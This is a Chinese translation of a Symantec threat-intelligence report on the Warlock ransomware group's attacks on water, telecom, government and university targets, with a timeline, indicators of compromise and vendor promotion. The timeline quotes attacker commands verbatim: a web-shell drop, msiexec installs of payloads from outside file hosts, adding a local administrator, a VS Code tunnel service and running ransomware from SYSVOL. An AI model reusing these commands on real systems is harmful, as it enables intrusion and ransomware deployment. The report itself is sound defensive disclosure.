

Warlock 勒索軟體攻擊者襲擊水務與電信業者

2026 年 10 月 1 日發布 | 威脅情報



Threat Hunter 團隊
Symantec 與 Carbon Black

與中國有關聯、操作 Warlock 的團體仍持續利用 SharePoint 漏洞，攻擊葡萄牙語與西班牙語國家的組織，受害者涵蓋關鍵基礎設施、政府與教育機構。

- Warlock 最初因利用 Microsoft SharePoint 的「ToolShell」漏洞利用鏈而聲名大噪。
- Warlock 由與中國有關聯的威脅行為者開發，Symantec 稱之為 Longlegs (又名 Storm-2603)。Symantec 先前已將此團體與較早期的活動叢集 CL-CRI-1040、CamoFei 及 ChamelGang 關聯起來。
- 過去兩個月，Longlegs 至少攻擊了四個組織，包括兩家關鍵基礎設施業者(一家水務公司與一家電信業者)、一個區域性政府機關，以及一所大學。受害者位於葡萄牙語與西班牙語國家，分布於歐洲、非洲與拉丁美洲。
- 該團體持續偏好利用與 SharePoint 相關的漏洞，取得目標組織的初始存取權限。
- Longlegs 濫用一個已簽章但易受攻擊的驅動程式(K7RKScan)，在部署勒索軟體前停用資安軟體，也曾被觀察到濫用 Visual Studio Code 的通道功能，作為隱蔽的遠端存取管道。

操作 Warlock 勒索軟體、與中國有關聯的團體，仍透過 Microsoft SharePoint 漏洞入侵組織，這正是該團體一年前竄起的手法。過去兩個月，Symantec 追蹤並稱為 Longlegs(又名 Storm-2603)的該團體，至少攻擊了葡萄牙語與西班牙語國家中的四個組織，遍及歐洲、非洲與拉丁美洲。受害者包括兩家關鍵基礎設施業者(一家水務公司與一家電信業者)，以及一個區域性政府機關與一所大學。

Warlock 於 2025 年 6 月出現，數週後登上新聞版面，當時有人發現部署它的攻擊者正在利用 Microsoft SharePoint Server 的零時差漏洞，這些漏洞被稱為「ToolShell」(CVE-2025-49704、CVE-2025-49706、CVE-2025-53770 與 CVE-2025-53771)。這些漏洞連同較新的 SharePoint 漏洞，很可能仍在該團體的武器庫中；美國網路安全暨基礎設施安全局(CISA)已在 2026 年 7 月發布的公告中對此提出警告。

在一起針對關鍵基礎設施業者的入侵中，攻擊者在約兩小時內，將一款用於停用資安軟體的工具推送到至少 40 台主機，接著把 Warlock 暫存在網域的 SYSVOL 共用資料夾，藉由一般的網域複寫將其送達各台主機，並在至少 33 台主機上部署。

目標鎖定

近期受害者集中於葡萄牙語與西班牙語國家，值得注意。先前觀察到的 Warlock 勒索軟體活動，其目標組織分布於範圍更廣的國家，包括美國、巴西、印度、俄羅斯、台灣與日本。

透過 SharePoint 漏洞利用取得初始存取權限

Longlegs 通常利用內部部署的 Microsoft SharePoint Server 環境中的多個漏洞，取得初始存取權限。一旦入侵，該團體會同時在多個 SharePoint 版本的 LAYOUTS 目錄中放置網頁後門殼層（Web Shell），確保無論實際安裝的是哪個版本，該網頁後門殼層都能運作。此網頁後門殼層的功能是竊取 SharePoint 伺服器場的 ASP.NET 機器金鑰，攻擊者再利用這些金鑰偽造具有有效簽章的酬載，在 SharePoint 應用程式集區內達成遠端程式碼執行。

DLL 側載與躲避防禦

該團體利用 DLL 側載（DLL sideloading）將惡意程式碼載入記憶體，並從 catbox[.]moe 與 wasabisys[.]com 等合法的雲端檔案共用與儲存服務下載後續酬載，使其網路活動融入正常流量以躲避偵測。為了在部署勒索軟體前停用資安軟體，Longlegs 濫用 K7RKScan，這是一個已簽章但易受攻擊的驅動程式（[CVE-2025-1055](#)），可在核心層級終止受保護的資安處理程序，是自攜易受攻擊驅動程式（bring-your-own-vulnerable-driver，BYOVD）技術的明確範例。

就地取材式攻擊與隱蔽的遠端存取

Longlegs 大量使用就地取材式攻擊（Living-off-the-Land，LotL）工具，在受害主機上偵查並執行指令。該團體也曾被觀察到濫用 Visual Studio Code 內建的通道功能，將 code-insiders.exe 執行檔安裝為服務，以建立隱蔽的遠端網路存取，並融入通常來自開發人員或管理員工作站的流量。

透過 SYSVOL 部署勒索軟體

為了大規模部署勒索軟體，Longlegs 將酬載暫存在遭入侵網域的 SYSVOL 共用資料夾內；該位置會自動複製到每一台網域控制器，且全網域皆可讀取。這讓該團體能一次就在受害者網路中的許多主機上推送並執行勒索軟體，而非一次一台主機。

攻擊鏈：針對關鍵基礎設施組織的入侵

在近期的攻擊活動中，攻擊者使用的初始感染途徑很可能是利用 Microsoft SharePoint Server 的漏洞。首次觀察到的惡意活動發生於 2026 年 7 月 22 日，當時有一個網頁後門殼層被安裝在 SharePoint 伺服器（電腦 1）上：

```
powershell -nop -c "[IO.File]::WriteAllBytes('CSIDL_PROGRAM_FILES_COMMON\microsoft shared\web server extensions\14\template\layouts\layout2sp.aspx',[Convert]::FromBase64String('<base64 ASPX payload>'))"
```

惡意活動於 7 月 24 日恢復，當時在第二台 SharePoint 主機（電腦 2）上執行了數個偵查指令（net user /domain 與 whoami）。

同一天稍晚，攻擊者刪除了電腦 1 與電腦 2 上 Public 設定檔與 ProgramData 目錄中少數以數字命名的檔案，包括一個名為 doexeloc.dll 的檔案，看來是在清理早期的暫存殘留檔案。

不久之後，攻擊者在電腦 2 的 Windows 系統資料夾子目錄（CSIDL_SYSTEM\0409\）中部署了名為 ssvagent.exe 與 logger.exe 的兩個執行檔，之後再複製到 ProgramData。這些執行檔看來用於 DLL 側載，因為兩個 DLL（gsdll64.dll.tmp 與 doexeloc.dll.tmp）也一併部署。幾乎同一時間，電腦 1 上的 SharePoint 背景工作處理程序直接投放了另一組側載檔案：doexe.exe，連同另一個 DLL 檔案 doexeloc.dll。同時，攻擊者執行 nltest /domain_trusts，列舉受害者的 Active Directory 網域信任關係。

```
"CSIDL_SYSTEM\nltest.exe" /domain_trusts
```

三天後的 7 月 27 日，電腦 2 對 oastify.com 的一個子網域發出外連網頁請求；oastify.com 是漏洞偵測服務 Burp Collaborator 用於帶外互動測試的網域：

```
powershell.exe -NoProfile -NonInteractive -Command Invoke-WebRequest -UseBasicParsing 'http://www.[TARGET_DOMAIN].[RANDOM].oastify[.]com'
```

目標自身的網域名稱被嵌入 Collaborator 子網域，這與掃描工具使用每個目標專屬的金絲雀 URL，以確認特定主機已成功執行注入的程式碼相符，而非出於任何正當的業務目的。

7 月 28 日上午，攻擊者回到電腦 2，重新測試網頁後門殼層。真正的漏洞利用鏈在當天下午展開。電腦 1 以固定間隔重複執行下列以 base64 編碼的 PowerShell 指令：

```
"CSIDL_SYSTEM\cmd.exe" /c powershell.exe -NoProfile -NonInteractive -[void][Reflection.Assembly]::Load('System.Workflow.ComponentModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35')
```

此指令載入一個組件，其公開的型別提供反序列化小工具（gadget），用來將偽造、以機器金鑰簽章的 __VIEWSTATE 酬載轉變為在 SharePoint 應用程式集區內執行的任意程式碼。同一序列當天下午也在電腦 2 上觸發了兩次。

取得程式碼執行能力後，攻擊者轉而擷取後續酬載。電腦 2 對兩個不同的網址連續執行 msiexec，並在八十分鐘後對第三個名稱不同的套件執行：

```
msiexec.exe /q /i "https://litter.catbox[.]moe/6f5tdt.msi" msiexec.exe /q /i "https://s3.wasabisys[.]com/fortifs/vamd64.msi" msiexec /q /i https://xn8xyt-drop.s3.wasabisys[.]com/xn8xyt.msi
```

在九十分鐘內出現兩個不同的公開代管服務與三個不同的套件名稱，暗示攻擊者備有不只一種酬載，且並未依賴單一的投遞點。

入侵接著從最初的兩台 SharePoint 伺服器擴及更廣的網域。當天稍晚並延續到次日（7 月 29

日），攻擊者反覆將一個名為 SPSEPRDSetup 的網域帳號加入另外三台主機（電腦 3、電腦 4 與電腦 5）的本機 Administrators 群組：

```
net localgroup administrators SPSEPRDSetup /add
```

此帳號名稱很可能是刻意偽裝。SharePoint 通常會以 SPS/SP 開頭的安裝名稱建立服務帳號。

在電腦 4 上，攻擊者安裝了另一種持續性與遠端存取機制，使用 Visual Studio Code 內建的通道功能，而非自製的遠端存取工具：

```
"CSIDL_WINDOWS\debug\code-insiders.exe" tunnel service install --accept-server-license-terms
```

由於 VS Code Insiders 執行檔由 Microsoft 簽章，且通道經由 Microsoft 自家基礎設施轉送，此做法更容易融入開發人員或 IT 管理員工作站原本就預期會有的外連流量。

當晚稍後，電腦 2 執行了 NetExec (nxc.exe)，這是 CrackMapExec 滲透測試框架的開放原始碼且持續維護的後繼者。它被用於 Active Directory 列舉、帳密噴灑與遠端指令執行，暗示攻擊者此時正在探查更廣的網域並橫向移動。

7 月 30 日至 7 月 31 日清晨，僅記錄到 doexeloc.dll/doexe.exe 側載組合在電腦 1 上再度出現，與某個側載元件持續在背景執行的情況一致。

入侵在 7 月 31 日清晨進入最後階段。攻擊者將一款 AV/EDR 終結工具 (a.exe) 快速連續推送到多台主機，該工具很可能利用了易受攻擊的驅動程式。攻擊者採用一致的單行模式：對位於內部 IP 位址的網路共用資料夾建立對應、從中複製本機工具集，然後啟動：

```
"CSIDL_WINDOWS\cmd.exe" /c net use \\[IP_ADDRESS] [REMOVED] /user:[REMOVED] & copy \\[IP_ADDRESS]\av\* CSIDL_PROFILE\public /y & start /B cmd /c "c:\users\public\a.exe log 2>nul || exit"
```

此易受攻擊的驅動程式身分仍不明，但在其他近期攻擊中，該團體使用的是易受攻擊的 K7RKScan 驅動程式。類似的指令也在電腦 4 與電腦 6 上執行，隨後約在兩小時內，於至少另外 40 台主機上記錄到 AV/EDR 終結工具的執行，顯示該工具被推送到幾乎整個環境，而非少數特定主機。

Warlock 勒索軟體幾乎在每台主機的防護一被停用後隨即出現。至少 33 台主機上記錄到 run.exe 與 rune.exe 兩個二進位檔，以及一份標題為「how to restore your files.txt」的勒索訊息。

```
"CSIDL_SYSTEM\cmd.exe" /c copy \\[REMOVED]\SYSVOL\[VICTIM DOMAIN]\scripts\run\* CSIDL_PROFILE\public /y & start /B cmd /c "c:\users\public\run.exe 2>nul || exit" & start /B cmd /c "c:\users\public\rune.exe 2>nul || exit"
```

將酬載暫存在網域的 SYSVOL 共用資料夾（該位置會自動複寫到每一台網域控制器，且全網域皆可讀取），是已知的做法，可透過登入指令碼或群組原則物件，讓整個網路一次執行該酬載，而非一次一台主機。

另外三台主機的資料直接捕捉到此機制的運作：記錄顯示，從相同的 CSIDL_WINDOWS \

SYSVOL\domain\scripts\run 路徑傳遞 run.exe 與 rune.exe 的父處理程序，正是負責在網域控制器之間複寫 SYSVOL 的分散式檔案系統複寫服務（dfsrs.exe），證實酬載是透過一般的 SYSVOL 複寫抵達這些主機，而非另一種推送機制。

重要性

Longlegs 在 Warlock 勒索軟體首度竄起超過一年後仍持續活動，顯示對於尚未修補或未以其他方式緩解的 SharePoint 部署，利用 ToolShell 及其他 SharePoint 相關漏洞，仍是攻擊者可行的初始存取途徑。

近期明顯聚焦於葡萄牙語與西班牙語國家，暗示這可能是由暴露在外、有漏洞的 SharePoint 伺服器所驅動的機會主義式鎖定模式，或是較刻意的任務指派。受害者中包含關鍵基礎設施業者，提醒人們：針對基礎服務得逞的勒索軟體攻擊，可能造成現實世界的後果。

防護

Symantec CBX 是我們的整合式 XDR 平台，可針對此類攻擊提供多層防禦。其自適應防護（Adaptive Protection）功能可自動標示並封鎖對合法就地取材式攻擊工具（net、whoami、nltest）的異常使用。CBX 的 Threat Tracer 讓分析人員以單一檢視掌握攻擊者的完整工作流程，更容易在早期立足點升級為全網域 SYSVOL 暫存之前就發現。其 Incident Prediction 功能可預測攻擊者可能的下一步行動，而 AI Security Assistant 則將觀察到的行為與已知的勒索軟體 TTP 比對，協助團隊在 Warlock 大規模部署之前介入。欲了解更多資訊，[請閱讀我們的部落格：Symantec CBX is Here](#)。

若入侵指標 (IOC) 具惡意且我們取得該檔案，Symantec Endpoint 產品將偵測並封鎖該檔案。

入侵指標

檔案指標

116ca4e88a1bcebb6c0da7fb431c8eca7b8ef3f9767194820c56091972ccac2c - Warlock 勒索軟體

155fb1cbdaea12c83ba92d18c88cf38bbc42bb684f913ca0bc26fcf115426a55 - Warlock 勒索軟體

1edb2c0b537cd95bbd5fc16321b4c38a6adf325ccc7b588ad6acc980b0463b60 - 惡意 DLL

206f27ae820783b7755bca89f83a0fe096dbb510018dd65b63fc80bd20c03261 - 惡意 DLL

27b7591cf9e1283010ca98fa5dbe970a73fee0d8cde277639924c144718db7c0 - 惡意 DLL

37f94fe1b4a106f02b6f74a69cbc05e69c17406f688beef4c9a045ffcbd2e65e - 可疑檔案

6d07f1232dc59b84038fd0b2e75fdd3d5b825882bb0dba9e6724b7b0823fa3ad - Warlock 勒索軟體


73c5268256c9da5488cd9e2b79013060ac321c7e54129344dc7b51e268af36ea - AV/EDR 終結工具

8b58f7811a2a2f2a5024220490473774f02759dd2dd904b5b9fabfbbae37125f - Warlock 勒索軟體
8ce8d8270ee9de02644530b8dd7fa78973b4a3b80f121e2c5f45ae68cce196f9 - Warlock 勒索軟體
9ceb01f8bf7d6dba2ae07f5bd6070de3ec67b5eb01f969b0ba85e74564fb83a7 - 可疑檔案
aaff04d84ef85353966aa4af186ff1254b72c068f33f802417b29dc23fb9f192 - 可疑檔案
ae9f7fce57c7b928e659dccf0e00fa79cd9cd61a106f18d4e03f92dc3a03c295 - 易受攻擊的驅動程式
c46825fcc0d1bf7a8b192facb176d6bf916c9dccfd6fa994be691e3b0e585f4e - 惡意 DLL
e14240bac8277b0f6dd4d29ab5da20d246bcccae647e5fe8d19cdae7fe471b20 - 惡意 DLL
e3204b05e2f3a29bb6e6fcc21dda77d7cd31dfa755c21da0aa8661b5619ee0a1 - 可疑檔案
eea631b5f7125239db0811e4682c2316ead69f9822e02d94fb5d8bf0d2faebcd - 可疑檔案
f7269f80f81e99d06a590d7ab374e12fdf7e5f55a02c2a46c342d670f8519fdf - 可疑檔案
fb3846c9ac53d1b841ada3a6b1091153fea41a169cb44fe0084097d1f4d45984 - 惡意 DLL

網路 IOC

litter[.]catbox[.]moe

xn8xyt-drop[.]js[.]wasabisys[.]com



關於作者

Threat Hunter 團隊

Symantec 與 Carbon Black

Threat Hunter 團隊是 Broadcom 內部的資安專家團隊，任務是調查針對性攻擊、推動 Symantec 與 Carbon Black 產品的防護強化，並提供協助客戶因應攻擊的分析。

翻譯免責聲明

本文為 Symantec 於 2026 年 10 月 1 日發布之「[Threat Intelligence: Warlock Ransomware Attackers Hit Water and Telecom Operators](#)」英文原文的繁體中文翻譯，由保安資訊有限公司提供，僅供資訊參考之用。翻譯過程已力求準確，惟語言結構與用語習慣不同，譯文可能與原文在字面或語意上存在差異。中文譯文與英文原文如有任何不一致、疏漏或歧義，一律以英文原文為準。本文不構成任何技術、法律或投資建議。讀者於進行系統修補、風險評估或其他決策前，請務必查閱英文原文及原廠官方公告，並自行判斷。保安資訊有限公司對因引用、依賴或誤解本譯文而產生之任何損失或損害，不負賠償責任。原文及其中所有商標、標誌之著作權與智慧財產權，屬 Broadcom Inc. 及／或其子公司或各自所有人所有。

如發現翻譯有誤，歡迎來電指正：0800-381-500 www.savetime.com.tw



更多資訊 請造訪我們的網站 <http://www.SaveTime.com.tw>
(好記：幫您節省時間.的公司.在台灣)



關於賽門鐵克 (Symantec)

賽門鐵克 (Symantec) 已於 2019/11 併入全球網通晶片巨擘--博通 (BroadCom, 美國股市代號 AVGO, 全世界網際網路流量有 99.9% 經過博通的網通晶片) 軟體事業部的企業安全部門 (SED), 特別是近年以半導體的嚴謹、系統化以及零錯誤思維來改造核心技術、管理框架以及整合最完整的資安生態體系, 讓賽門鐵克的解決方案在穩定性、相容性、有效性以及資安生態系整合擴充性, 有著脫胎換骨並超越業界的長足進步。博通 (Broadcom) 是務實的完美主義者, 致力於追求卓越、關注細節並且有系統和紀律地投入科技創新與嚴謹工藝, 同時也大大降低交易複雜性。Symantec 持續創新的技術能為日新月異的資安問題提供更好的解決方案, 近三年 Symantec 很少出現在由公關機制產生的頭版文章中, 而且在全球前兩千大企業的市佔率及營收成長均遠遠高於併入博通之前, 增長幅度也領先其他競爭對手,

是科技創新驅動的解決方案非常穩健可靠深受大型企業信賴的實證, 也顯示大型企業顧客對轉型中的新賽門鐵克未來充滿信心。(美籍華人王嘉廉創辦的企業軟體公司, 組合國際電腦 (CA Technologies) 以及雲端運算及「硬體虛擬化」的領導廠商--VMware, 也是博通軟體事業部的成員)。2021 年八月, 因應國外發動的針對性攻擊日益嚴重, 美國網路安全暨基礎架構安全管理署 (CISA) 宣布聯合民間科技公司, 發展全國性聯合防禦計畫 JCDC (Joint Cyber Defense Collaborative), 而博通賽門鐵克是首輪被徵招的一線廠商, 如就地緣政治考量, Symantec 也絕對是最安全的資安廠商。擁有更強大資源與技術為後盾的賽門鐵克已更專注於整合各種最新科技於既有領先業界的端點、郵件、網頁以及身分認證等安全解決方案。



關於保安資訊 www.savetime.com.tw

保安資訊團隊是台灣第一家專注在賽門鐵克解決方案的技術型領導廠商, 被業界公認為賽門鐵克解決方案專家。自 1995 年起就全心全力專注在賽門鐵克資訊安全解決方案的技術支援、銷售、規劃與整合、教育訓練、顧問服務, 特別是提供企業 IT 專業人員的知識傳承 (Knowledge Transfer)、協助顧客符合邏輯地解決資安問題本質的效益上, 以及基於比原廠更熟悉用戶使用情境的優勢能提供更快速有效的技術支援回應, 深獲許多中大型企業與組織的信賴, 長期合作的意願與滿意度極高。許多顧客樂意與我們建立起長期的友誼, 把我們當成可信任的資安建議者、可以提供良好諮詢的資安策略夥伴以及總是第一個被想到的好用資源。

保安資訊連絡電話：0800-381-500。